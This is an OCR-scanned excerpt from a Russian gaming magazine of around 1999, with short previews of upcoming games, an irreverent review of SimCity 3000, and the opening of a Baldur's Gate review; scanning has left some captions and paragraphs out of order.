Что будет, если смешать **Gettysburg**, **Dark Omen** и **Myth II**, затем добавить туда глобальный стратегический менеджмент и залить этот коктейль в Японию эпохи средневековья? Думаю, вам это понравится. Если разработчики не схалтурят и выполнят все обещанное, перед нами, возможно, предстанет долгожданная «свежая струя», которую так ждут все «стратеги». **Shogun** вмещает в себя как бы две игры: глобально-стратегическое управление происходит в походовом режиме, здесь игрок будет заниматься исследованиями, торговлей, дипломатией, шпионажем и т.д. Второй, тактический элемент игры — непосредственно боевые действия на трехмерном поле в реальном времени. Обещаны различные построения войск, значительную роль будет играть рельеф местности. Причем как в одиночной игре, так и в мультиплейере вы сможете сыграть в любом из этих двух режимов или в обоих одновременно. Нечто подобное было в **Birthright** — там тоже можно было отключать бои или экономику, либо играть во все сразу. В многопользовательской игре также планируется режим play-by-email.

Дед Сидор

Submarine Titans

Категория RTS
Разработчик MegaMedia Australia
Издатель MegaMedia
Ожидается осень '99

Невесть с какого бодуна упавшая с небес комета устроила на Земле крутое разорение с погромом, вынудив оставшихся в живых людей в срочном порядке перебазироваться жить на океанское дно. В водяных глубинах они быстро перессорились и передрались друг с другом. Вскоре к ссоре присоединились вовремя подоспевшие инопланетные захватчики, и пошла потеха. Причем потеха изрядно напоминает **Starcraft** под водой. Орава в 72 юнита, «продвинутый» AI (они в rts все такие продвинутые), набор опыта у юнитов, колония, ресурсный менеджмент, апгрейды и немножечко науки, мультиплейер всех мастей, регулярное появление халявных новых юнитов на сайте разработчика (как в TA, значит). Еще псевдотрехмерный водный ландшафт, позволяющий подлодкам (туземные юниты) всплывать-опускаться и прятаться за всякими там всхолмлениями дна океанского. В общем и целом, ничего особенного **Submarine Titans** собою не представляет: много хорошо знакомого, минимум свежих идей, да и графика так себе. Еще одна проходная rts'ка, не более того.







The Real Neverending Story





Категория Adventure + Action
Разработчик Discreet Monsters
Издатель то покрыто мраком
Ожидается весна '99

Не встрепыхнется русское сердце при словах «бесконечная история». Зато нерусское еще как затрепещет и запоет, потому как любят и чтят зарубежники эту добрую детскую сказку Михаэля Энде. Даже фильм по ней поставили. Но дискретные монстры из Германии, возлюбив книжку, от фильма не протащились и в пику ему (фильму) порешили сделать квест в точности по написанному (отсюда и добавочное слово «real» в названии). Волшебный мир Фантазии очередной раз оказывается под угрозой накрывания медным тазом, каковой известен под именем Ничто. Дабы спасти его (мир, не таз), юный Атрейю должен раздобыть амулет Аурин и выручить из беды еще более младую, чем он сам, Императрицу. Спасать будем с элементами action — видимо, таковые внедрены для пущей схожести с историйным оригиналом. Графика трехмерная и даже полигонная — действительно, углов много. Движком своим «монстры» похваляются, хотя за такой движок им бы извиняться надо было. И осталось добавить, что «монстры», восприняв бесконечность своей истории буквально, уже начинают работать над сиквеллом, а также над смежной онлайн-игрой **Parallel World**. Чем станет последнее, GMUD'ом без экспы или чатом с картинками, пока сказать затруднительно.

Shadow



Tzar: Burden Of The Crown

Категория RTS
Разработчик Haemimont Ltd.
Издатель ищут
Ожидается лето '99

Вообразите себе **King's Bounty** или первых **HOMM**, но в реальном времени и в hi-color. Вы — наследный принц, в стране у которого злодеи устроили постреволюционную разруху. Ваше царство-государство наделено — на выбор — европейским, азиатским или арабским колоритом, а наведение порядка возможно одним из четырех способов: Религиозным, Магическим, Военным или Торгово-Промышленным. Итого, три расы (или три комплекта спрайтов?) и четыре технологических древа. В игре восемь видов ресурсов, коими торгуют, открывая/перекрывая кислород соседям, и которые используют для строительства, а также для производства юнитов, вроде бы способных заметить долбящего их противника даже без ободряющего пинка курсором — умны не по годам, в общем. Задуман мультиплейер на восьмерых через И-нет и по сети, плюс игра на двоих при прямом соединении или по модему, причем, о разнообразных условиях победы можно договариваться, а к набору готовых карт прилагается крутой редактор. **TZAR**ствовать придется под Windows 95 на троне из P-166 с 32 мегами оперативки. Но, судя по всему, скучноватое это занятие будет и безрадостное.


Артемий Олли







Vampire: The Masquerade



Категория 3D-action с элементами RPG
Разработчик Nihilistic Software
Издатель Activision
Ожидается осень '99

Знаменитая своими настольными ролевыми играми компания **White Wolf** готовит обширную экспансию на рынок компьютерных игр. Темы избраны инфернальные, персонажи — монструозные. Наиболее многообещающим из всех прочих представляется **Vampire: The Masquerade**, вызревающий в недрах **Nihilistic Software** под широким крылом **Activision**. Речь пойдет о нелегкой судьбе простого вампирского паренька, волею злой судьбы вынужденного больно кусать зазевавшихся сограждан и стаканами хлебать чужую кровушку. Поясняется, что на самом-то деле вампирам кровопийство вовсе даже неинтересно и самими ими не одобряется, а поэтому свою нездоровую тягу придется тщательно скрывать. Действие будет разворачиваться на протяжении 800 лет, от мрачного средневековья до наших, в общем-то, тоже не шибко веселых дней. Напоследок отмечу, что народец в **Nihilistic** подобрался еще тот непростой — тут и ветераны обоих первых **Descent**, и матерые джедайцы из **Dark Forces** и **Jedi Knight**, и даже с **Q Mission Pack #2** кто-то ненароком затесался. Внушительно, ничего не хочу сказать. Так почитаешь именной список этот и в самом деле уверишься, что **Vampire** чем толковым оказаться может.


Старший опер Gobli

WM

Категория Adventure
Разработчик Trecision
Издатель не объявлен
Ожидается осень '99

Итальянская контора Trecision издревле занимается изготовлением добротных стандартных квестов, пользующихся не громадным, но устойчивым спросом. Последним в ряду таковых случился **Nightlong**. Рассматриваемый **WM** — следующий проект того же направления. Продолжать надо? Видимо, надо, а то коротковато получится... Вам вручают контроль над двумя персонажами: доктором Дарреллом Буном, изучающим паранормальные явления в чертогах загадочного австрийского замка, и адвокатом Викторией Конрой, изучающей самого Буна. Как именно будут контролироваться эти персонажи, пока умалчивается, зато известно, что бродить по замку вы будете в перспективе от первого или третьего лица, по желанию. Графика, судя по скринам, вполне себе достойная. Если при всем при том движок и вправду окажется полностью трехмерным, как клянутся разработчики у себя на сайте, то снимаю шляпу; если не окажется — тогда это старо и уже никому не нужно. Еще, помимо тридэшности, от **Nightlong** игра отличается легким налетом модных «action-элементов». По всем прочим вопросам — смотрите в начало.

Shadow







Категория	Имитатор градоначальства
Похожесть	серии SimCity и Caesar
Разработчик	Maxis
Издатель	Electronic Arts
Координаты	www.simcity.com

Системные требования

Минимум	P-150, 32 Mb RAM
Желательно	P2-300, 64 Mb RAM
…льтиплейер	обмен загнивающими городами

80% хорошо

SimCity 3000

Тебя похоронят под слоем мусора

Понимаю. Преотличнейше понимаю, что вам знакома история появления и последующего развития великого и могучего сериала **SimCity**, также как известны и все те байки, кривды да правдовыкуси, которыми окружено создание его последней части — **SimCity 3000**. Не сомневаюсь ни секунды, что вам ну совершенно не хочется перечитывать это все во второй, третий, десятый или даже трехтысячный раз.
Но придется.

Прежде чем


Впрочем, дабы не поиметь вас заместо своей совести, я обещаю быть настолько краток, настолько у меня это получится.
Первый **SimCity** явил себя миру ровняком 10 лет назад и стал сенсацией мирового значения, продемонстрировав уникальный геймплей, да и вообще уникальный и свой собственный жанр, ко-



торому до сих пор так и не придумали внятного определения (конечно, ежели по науке, то это средн. арифмет. от godsim и экономического симулятора, но лично я такие словеса и употреблять-то без поллитра побаиваюсь). Вторая его часть, обозванная как **SimCity 2000**, родилась в 94-м году и отличалась от своего предка почти настолько же, насколько второй **Heroes** отличается от первого. И снова успех, снова высокие продажи, любовь игроковской публики и хвалебные молебны восторгающейся критики. Что потом? Потом **Maxis**, самозабвенно закусив долларовые удила и что есть силы толкнувшись от идеи **SimCity**, ломанулись ваять препохабнейшую ерундистику, названия которой неизменно начинались с приставки «Sim». Помните? **SimTown**, **SimFarm**, **SimTower**... и тому прочее и ему же подобное. Дела компании от всех этих шедевров уездного значения шли не в гору, а с горы да кубарем. **Maxis** зашатался, завертелся, выпустил **SimCopter** с вертолетными экскурсами по симситским городам — слабые продажи, нелестные отзывы; тогда осчастливил нас игрою **Streets of SimCity** — то был до невероятности отвратный клон **Carmageddon**, от просмотра которого (клона) начинали чесаться глаза и слезиться нос — снова, понятное дело, облом, и в итоге **Maxis** оказывается куплен известным кашалотом игрового мира по кличке **Electronic Arts**.
На период приобретения **Maxis** как раз маялся дурью, пытаясь сконструировать трехмерный **SimCity 3000** на тухло-поносном движке **Streets of SimCity**. Поглядев на таковые извращения, артсовские электроники пришли в неописуемый экстаз, по ходу которого выгнали пару особо выдающихся личностей взашей, а остальным строго-настрого наказали ерундой не страдать и делать «двухмерный и быстро». **Maxis** стухли и подчинились.
И вот он, больной зуб. Недавно выдрал — прямо теплого да с прилавка. Радостно припер домой и сел смотреть. Оченно хотелось, понимаешь ли, знать, что же это в итоге окажется. И какою можно сделать игру за жалкие полгода с копейками, отпущенные электрониками несчастным максисовцам на разработку.
Как оказалось, сделать можно многое. Особенно с опытом целого выводка **SimShit**, с практикой городского вертолета и уличных автомобилей.

Визуальные тормоза

Вы, конечно, хотите от меня про игровой процесс услышать. А я вот вас об-



Смог над городом. Оригинально, но несколько неудобно

ломаю — начну с графики. Точнее, как сейчас принято выражаться промеж интеллигентными людьми, с «визуального ряда». Так вот, визуально трехтысячник от SC2 отличается только количеством цветов на пиксель населения, а также количеством этих самых пикселей на ширину и на высоту экрана. Иначе говоря, 16 бит да разрешение от 640 на 480 и выше. Симпатично, естессно, но от SC2 отличается не кардинально. Даже знакомые постройки периодически встречаются — хотя выглядят почему-то размыто, словно их через горнило трехдэфыкса пропустили и почистить запамятовали.

Дальше, про визуальность тему развивая да продолжая, в SC3 добавилось пудов триста анимации. Тут дымок из трубы фабричной сизым спрайтом стелется, там колесо чертово в парке аттракционов вращается, тут флагшток красно-пурпурный апосредь крыши развевается, а там огоньки неоновые на казино со светофором перемигиваются... Еще по улицам бесцельно прохаживаются едва различимые людишки и так же бесцельно ездят не шевелящие колесами машины. Чисто тем занимаются, что красоту неописуемую наводят и компьютерные мосла лишними усилиями перегружают.

И вот по поводу перегрузов. Ежели вы на официальный сайт SC3 залезете или инструкцию прочтете, то узнаете, что нуждается игра эта в компьютере вполне себе скромном — P-150 да 32 Mb RAM. Только брехня это все кошачья. В Maxis, как наглядно доказывает опыт их предыдущих как бы игр, уже давно как нет нормальных программистов, и движок у SC3 — тормознутый до чрезвычайности. Чем обширнее город, тем больше тормозов. Если всю карту займете — нормально играть сможете минимум на P2-300 с 64 мегами оперативки, да и то не уверен. Для сравнения, прежний SC2, который до сих пор еще графически смотрится вполне терпимо, отлично шел на 386-м с четырьмя мегами оперативки, и движок его по тем временем демонстрировал чудеса высшего пилотажа. Как говорят в народе, вот тебе, бабушка, и Юрьев день.

Информационный ориентир

Господа, нутром чую, вы занервничали. Напряглись, так как видите, что SC3 постепенно ложится под жернова критики. Можете немного распрягстись — тут ситуация двоякая, и серьезный недочет мне видится только в скоростных качествах движка. Все другие сто недочетов носят локальный характер и чувства отвращения к игре не вызывают, так что можете продолжать чтение с легким сердцем на душе.

SC3, если кто еще не врубился, является чистейшей воды ремейком своего предшественника. Еще бы. Глупо и странно было бы ожидать чего-либо иного от игры, которая делалась ударными темпами за полугодичный интервал времени. Отдадим должное (и прочие малоценные эмоции) разработчикам уж хотя бы за то, что они смогли сделать нечто стоящее, и займемся же разбором того немного стоящего, что они сделали. Перво-наперво, позвольте восхититься интерфейсом, который по смыслу остался прежним, но по исполнению сделался раз в пятнадцать удобнее в использовании. Перед интерфейсом SC3 я готов простираться ниц и петь хвалу поочередно на всех тех языках, которые SC3 поддерживает (таковых, кстати, около десяти; официально должен быть и русский язык, но в моей версии игры его не было почему-то).

Далее необходимо выделить новостной блок. Готовы ли вы освежить в памяти свой склероз и припомнить ту газету, которой потчевали вас в SC2? Газета не относилась к числу удачных находок, потому как юмористически написанные статьи можно и в «Крокодиле» почитать, а мнение горожан о себе можно и из других источников узнать; как следствие, в скором времени все нормальные люди газету отключали как лишнюю и ни к селу, ни к городу не относящуюся. В SC3 ей на смену пришла бегущая информационная строка, в которой мелькают заголовки будоражащих город новостей и сообщения от ваших советников, мэров соседских городов, энтузиастически настроенных горожан и желающих совершить в вашем городе некие действа лиц сомнительного происхождения и наружности. При этом общегородские новости вам почитать не дадут — довольствуйтесь заголовками (но это и к лучшему — не нужны), а вот все прочие сообщения читать не только можно, но и очень даже нужно. Нужно, так как в сообщениях вас не только информируют о достижениях или проблемах города (скажем, лучшее метро в стране или нехватка воды), но и призывают принять те или иные решения. Приходит вот, скажем, сообщение от советника городского Бюро Надзора. «В случае, если вы дадите согласие на постройку тюрьмы в городских пределах, Бюро уполномочивает меня перечислять ежемесячно в городской бюджет $250 симолеонов (читай: симских баксов). Вдобавок к этой субсидии, тюрьма увеличит число высокооплачиваемых

«Еще когда вы легализовали игорный бизнес, я взял ваш город на заметку как возможное место для постройки моего казино. И вот время настало. »



рабочих мест в нашем городе. Мне бы хотелось получить ваш ответ как можно скорее, так как в случае вашего отказа есть другие города, готовые согласиться на данное предложение».

Пребывая в сомнении, вы нажимаете «консультационную» кнопку на экране сообщения. Появляется оптимистичная мордашка планировщицы города, а рядом с мордашкой синим по белому прописано ее мнение.

«У этой медали есть две стороны. Рабочие места, которые даст тюрьма, дадут толчок к росту населения города, да и ежемесячные отчисления в казну представляют известный соблазн. Но я не знаю, как жители отреагируют на появление в городе тюрьмы строгого режима. Есть угроза падения стоимости земель, и горожанам это не понравится».

Подумав, вы решаете плюнуть на последствия и соглашаетесь. Надзорский советник, под хлипкий звуковой эффект аплодисментов, выражает вам свое одобрение.

«Рад, что мы смогли достигнуть согласия. Теперь вам остается лишь выбрать место, где будет построена тюрьма. И на случай, если вас это интересует, примите к сведению, что данная тюрьма не будет иметь никакого отношения к собственной тюремной системе нашего города».

Дело сделано. Тюрьма теперь терпеливо дожидается, пока вы ее поставите. Правда, как ни странно, единожды дав согласие на возведение того или иного сооружения, вы можете его и не строить — оно так и будет годами и столетьями висеть у вас в списке подобных же «предложенных» сооружений, не принося никаких выгод, но и не давая никаких минусов. И ни торопить вас никто не станет, ни попрекать вашим наглым бездействием. Несуразность. Но, однако же, мы выбились из плана статьи и отвлеклись на другую тему. Вернемся.

И суммируем. Сумма складется такой: благодаря бегущей строке значительно упростился механизм принятия всех решений по управлению городом. Отслеживая бегущую строку, вы всегда пребудете в курсах, где какие проблемы возникают и чего хорошего (или не очень хорошего, как в случае с тюрьмой — цены на землю здорово упадут) можно сделать.



Пока не построены мусоросжигатели, город будет жить под слоем неубранного мусора



Как и в SC2, зоны застраиваются только на расстоянии трех клеток от дороги. Единственное исключение — фермы

Четыре бытовых проклятья

Электричество, водоснабжение и загрязнение окружающей среды — таковы три проклятия, которые всегда довлели над градоначальственной головой каждого игрока в SC2. В третьей части для первых двух проклятий пробурили ходы альтернативных решений, третье сделалось более разветвленным, а плюс к тому еще и добавилось четвертое — уборка мусора.

Как верно подметили в Maxis, если из города не вывозить мусор, то вскорости он в нем потопнет как котенок в проруби или как утенок в кастрюле с супом. Шпыняющие глаз текстуры мусора ровным слоем ложатся поверх оставляемых обитателями порушившихся домов, и вскоре от города не остается уже ничего, кроме большой мусорной кучи. Бороться с этим можно, отводя особые земли под помойки да выгребные ямы (landfill) либо же, что гораздо более правильно, строя мусоросжигатели, которые, в свою очередь, зело способствуют загрязнению окружающей среды, да и стоят, упасть можно, сколько симских баксов. Касательно загрязнения — потом появятся более продвинутые мусороперерабатывающие учреждения, которые не только мусор куда-то там девают, но еще и немного электроэнергии на радость городским лампочкам да холодильникам вырабатывают. Касательно же высоких стоимостей и вообще возни с постройкой подобных сооружений — есть альтернативный путь.

В SC3, как и ожидалось, введена возможность заключения взаимовыгодных договоров с четырьмя соседскими городами. Соседи способны на шесть деяний: снабжать вас электроэнергией, покупать у вас электроэнергию, снабжать вас водой, покупать у вас воду, свозить к вам свой мусор для уничтожения, забирать у вас ваш мусор для уничтожения. Конечно, все за деньги. Чтобы наладить с городом контакт, надо проложить на край карты дорогу (мусор), линию электропередач (энергия) и трубу (вода), а затем следить за бегущей строкой, ожидая, когда появится какое-



Нет, это не наводнение и даже не прорыв канализации. Это движок мучается над прорисовкой графики

нибудь предложение. Сами вы ничего никому предложить не можете — разработчикам было влом напрягаться такую возможность программировать. Больше того. Как ни прискорбно, но ни о чем другом, кроме импорта-экспорта водоэлектромусора, вам с соседскими мэрами сговариваться не дозволено. Хотя, шут с ним — спасибочки и на том. Если вы не мните себя великим дворником или прирожденным водопроводчиком, то можете переложить эти почетные обязанности на соседей, а сами заняться настоящим градовредитель... ну, вы поняли, чем. Уже неплохо.
Касательно загрязнения окружающей среды. Проистекает оно, как водится, из двух основных источников. Во-первых, благодаря электростанциям, мусоросжигателям и прочим таким же сооружениям, и это лечится перекладыванием всей возни на соседей либо происходящей со временем заменой «грязных» построек на стерильно-безотходные. Во-вторых, производственные зоны, на которых располагаются фабрики, заводики и вообще куча всего дымящего — и тут панацеей выступает постройка школ, колледжей и всякоразных иных высоколобских заведений. Что, не допетриваете? Понятное дело. И не хрустите так громко мозгами — тут собака глубоко зарыта, и не так-то просто установить связь между студентом-очкариком и фабричной трубой. А связь-та здесь самая прямая, как твоя кишка. Ведь только народ с высшим образованием может использовать современные системы автоматизации заводских процессов. А системы эти, помимо всего прочего, делаются с расчетом на минимальное загрязнение окружающей среды. Значит, чем больше очкариков, тем выше уровень рабочей силы, тем современнее производства, тем меньше загрязнения.

Хитросплетенная, но, вместе с тем, и вполне логичная круговерть с загрязнением — одна из сильных находок SC3 в плане балансирования внутренних экономических процессов.

Зоны и полезности

В SC3, как и объявлялось, для каждого из трех видов зон (жилая, коммерческая, производственная) стало три разновидности заместо двух. Было много крику, что это добавит потрясающие тактические и стратегические перспективы, да и вообще выведет игру на небывалые ранее высоты, т.е. такие, где никто еще не бывал, но всем бы дюже хотелось. Уж не знаю, кого там эти разновидности куда выводят и что там потом с ним делают, а только я на них забил большой стоячий кол, ограничившись применением минимальной (в начале игры, когда еще с бабками крутой напряг) и максимальной (во все остальное время) зон. К чему класть дешевые зоны, на которых потом придется все сносить, чтобы заменить их на более дорогие? Вот и вы со мной согласны, как я погляжу.
Но есть в теории зон SC3 и свое достижение. Раньше SC2 доканывал всех необходимостью располагать производственные зоны невдалеке от жилых (а то людям, понимаешь ли, ездить далеко станется) и прочими зональными взаимолюбовями. В SC3 это исправлено, и теперь производственные зоны, наконец-то, стало можно располагать не в центре города, а на его окраинах, как оно по-хорошему и должно было бы быть. Расстояния теперь не имеют значения — только не забывайте строить шоссе, втыкать автобусные остановки и прокладывать метро.
Стимулирующие коммерцию зоны аэропортов и морских портов остались прежними. Только самолеты теперь перестали, аки новогодние хлопушки, взрываться о соседствующие с аэропортом шпили небоскребов коммерческих структур. А жаль — было тупо, но прикольно. Нет, это я сам сейчас прикалываюсь — конечно, правильно поступили, что шизофрению эту жестокому исправлению подвергли. Они ж тут все равно на замену самолетам-камикадзе другой идиотизм ввели. Автомобили и пешеходы. Как-то раз я заловил пару машинок на коротком участке шоссе длиной в два квадратика — и те машинки принялись наяривать по кругу, каждые три секунды совершая по полному обороту. Как поется в песне, AI крепчал, деревья гнулись и ночка темная была. С пешеходами та же история: они будут тупо шарашить кругами по асфальтовому участку, не догадываясь, что можно свернуть и

Самые шикарные небоскребские постройки — у коммерческих структур



пройти прямиком через кварталы. Ну, да речь не об этом, ладно.
Рекреации, поднимающие ценность земель и, вообще, настрой у симограждан остались примерно в том же виде: мелкие парки, крупные парки, зоопарки, лодочные станции и еще пара новых полезных украшательств. Нет особых изменений и в роду школ да больниц, и в семействе полицейских с пожарными. Но появились две новые группы второстепенных построек. Про одну группу мы с вами уже косвенно говорили — помните эпизод про тюрьму? Причем предлагать вам будут много чего, и многое из числа предлагаемого будет оказывать на город весьма двоякое воздействие. И, во-вторых, можно строить до десяти исторических и дорогих сердцу каждого общественно мыслящего человека сооружений: янковский Эмпайр Стейт Билдинг, аглицкий Биг Бен, французскую Эйфелеву Башню, русский St. Basil's Cathedral и другие архитектурные монстровости. Причем толку от них почти никакого, окромя эстетического блаженства, получаемого всяким патриотом нашей страны при виде высящейся среди водокачек и мусоросжигателей поганого заграничного Эмпайра Стейта Билдинга. Хотя вру, есть еще один толк. Но очень странный. Ежели инопланетяне, числящиеся за самое страшное после землетрясения стихийное бедствие, обрушатся на ваш город, то первым делом они обратят в руины все ваши исторические возведенки. За каким макаром им понадобится ваш обгаженный жженым мусором Эмпайр Стейт, то неизвестно. Как неизвестно и то, зачем его было тогда вообще возводить — инопланетянам на потеху, что ли? Резонно вопросить, а не перетопчутся ли инопланетяне?



Парк аттракционов. Едва ли ни лидер среди всех построек по анимированности


Чтобы подвести к концу разговор о зонах и строениях, упомяну о фермах. Быть может, кто-то из разработчиков оказался фанатом сельскохозяйственного Lords of Realms. Или, что тоже возможно, они там в Maxis все заядлые дачники. Того не знаю и ведать не хочу. Но, як бы там оно ни було, а только в SC3, ежели проложить дешевые производственные зоны вдали за пределами города, где еще ничего отходами не загрязнено, то горожане на них начнут устраивать садово-огородные участки. Толку от этого, ясен перец, немного, но зато всякому дачному огороднику такое новшество в радость придется.
А мне, как большому нефанату дач, это надуманным показалось. Как и Эйфелевы Башни всякие. Как и три разновидности зон. Как и помойно-мусорная landfill, да и вся мусороуничтожительная система в целом — она ведь ничего нового в игру не приносит, будучи чем-то вроде копии системы обеспечения города электроэнергией (здесь мусоросжигатели строим, а там электростанции, и вся разница — landfill против изредка совершаемой прокладки линий передач). Встречаются и иные, не слишком-то важные вещи. В связи с этим есть мнение, что разработчики изо всех сил выгибались, стараясь привнести в игру хоть что-то свеженькое, помимо тормозной графики. Подчас у них это получалось, изредка даже удачно. А иногда нововведение оказывалось второстепенным или избыточным.

Вызванный землетрясением пожар. Костры похожи на метелки, все прочее тоже не особо эффектно



Через запятую

Теперь, через запятую, перечислим оставшееся. С краткими комментариями, конечно.
Роль загрязнения настолько возросла, что лет через 150 после основания города в небе периодически висит смог, делающий невозможным управление городом при большом отдалении карты (т.е. при масштабировании). Есть мнение, что это сделано для облегчения работы слабосильного движка: ему, бедняге, трудно обсчитывать сразу всю застроенную карту, он, тормоз такой, предпочитает средний масштаб.
Примите во внимание свое, что в игре много не упомянутых мною количественных изменений и минимальных добалансирований. Например, типов обычных зданий стало 350 вместо прежних 70. Или, пример по балансировке, эффект наличия метро в городе сделался более наглядным и понятным — раньше этот самый эффект проявлялся настолько по-хитрому и до того через одно место, что никакого желания строить метро не возникало.



Единственное нашенское во всем здоровущем списке доп. сооружений — собор Василия Блаженного

В SC2 не было мультиплейера, но вскоре после его релиза вышла **SimCity 2000: Network Edition**, позволявшая погонять по сетке. Для **SC3** разработчики планируют ту же судьбу: сейчас мультиплейера нет (разве что доводить города до полусмерти и подкидывать товарищу — дескать, сумеешь поднять за дюжину лет или кишка тонка?), но в дальнейшем планируется **SimCity 3000: Network Edition**. Для нас, для игроков то бишь, это не больно-то выгодно, но зато **Maxis** и **EA** смогут лишнюю деньгу наварить.
Обещанного редактора для нарисовки собственных зданий на компакте с игрой нет. Я лазил на сайт — там кричат, что он скоро появится и его скачать можно будет. А ведь, помнится, в полную версию **SC2** таковой редактор был включен... В общем, надули, как обычно.
Города из **SC2** можно импортировать в **SC3**, причем почти без потерь. Неудивительно, что можно и что почти без потерь — игра-то практически не изменилась.
Из стихийных бедствий присутствуют пожар, торнадо, землетрясение, гражданский бунт и воздушный налет инопланетян. В **SC2** стихии могли заломать чуть ли не полгорода. В **SC3** они не столь разрушительны, да и пересевшие на вертолеты пожарные в борьбе с огнем действуют на редкость умело. Однако если ваш компьютер и так уже едва успевает обсчитывать игру, то рекомендую вам отключить стихии к такой-то материнской бабушке — стихийные бедствия, хоть они и реализованы с «визуальной» точки очень и очень посредственно, все же тормозят машину еще как здорово. В **SC2**, кстати, точно также было.
(или посылать куда подальше) его таким, каков он есть. Налицо ряд нововведений, среди которых есть удачные. Графика улучшилась, но не настолько, как могла бы по нынешним меркам, а движок — все, молчу, молчу. Еще игра стала значительно более сбалансированной и логичной, и это не может не греть сердце и прочие жизненно важные органические органы организма.
Покупать и гонять **SC3** стоит только в том разе, если вы не наигрались в **SC2** либо же по нему тоскою смертною соскучились. Немножко разнообразия на вашу долю выпадет, так и быть, хотя геймплей изменился не сильно. Можете договориться с соседями, чтоб поставляли энергию с водой да вывозили мусор, после чего смело ложиться спать. Когда проснетесь, у вас будет чертова уйма денег и вполне себе неплохо существующее население, после чего можно будет сразу построить все остающееся — и

Есть и еще моменты, но их вы сами посмотрите да выясните, если игру купите и отыграете. А если нет, то и не нужны они вам.


Сгинуть под слоем мусора

SC3 не является новой игрой, как многим бы хотелось. Это не недостаток, но и не преимущество. Попросту перед нами ремейк, и надо принимать

праздновать самый крутой город в округе. Только с соседями договориться не забудьте. А то ведь со временем все водокачки, электростанции и мусоросжигатели выходят из строя и обращаются во прах, и если их не заменять новыми, то наутро вас встретит вымерший город, похороненный под тоннами мусора. Это вполне поправимо, но по первому впечатлению чревато шоком. Успех **SimCity 3000** будет преходящим — игра, будучи сильно ожидаемой, быстро поднимется на верхушки чартов, но вскоре низвергнется в небытие, так как геймплей у нее абсолютно тот же, да и конкуренция в лице близкого по жанру **Caesar III** даст себя знать.
Maxis говорят, что будут делать **SimCity 4000**. Интересно, может, они все-таки сподобятся отыскать нормальных программистов и присобачить игре давно лелеемый ими трехмерный движок?

Арсений Иванов

Население: меньше шести тысяч. Капитал: восемь с половиной миллионов. Состояние города: света нет, воды нет, вся территория скрылась под слоем мусора. Причина: я оставил его на ночь развиваться, сам отправившись спать, а договоров с соседями ни о чем не заключал. Исход: х-ха, да при таких-то деньжищах! С ходу все строится, дальше налоги на минимум и через час город уж цветет!..





Baldur's Gate

Бытописание Бальдургейта в пяти томах

Категория	RPG
Похожесть	Darklands, Ultima
Разработчик	Bioware Inc.
Издатель	Interplay
Координаты	www.bioware.com/bgate/

Системные требования	
Минимум	P-150, 16 Mb RAM
Желательно	P-200 MMX, 32 Mb RAM
Мультиплейер	Модем, Сеть, Интернет

Знаете, что прежде всего поражает в этой игре? Не то, что это самая полная и лучшая реализация **AD&D** на PC. Не графика, не мультиплейерные возможности, не звук и не играбельность. Не угадали.

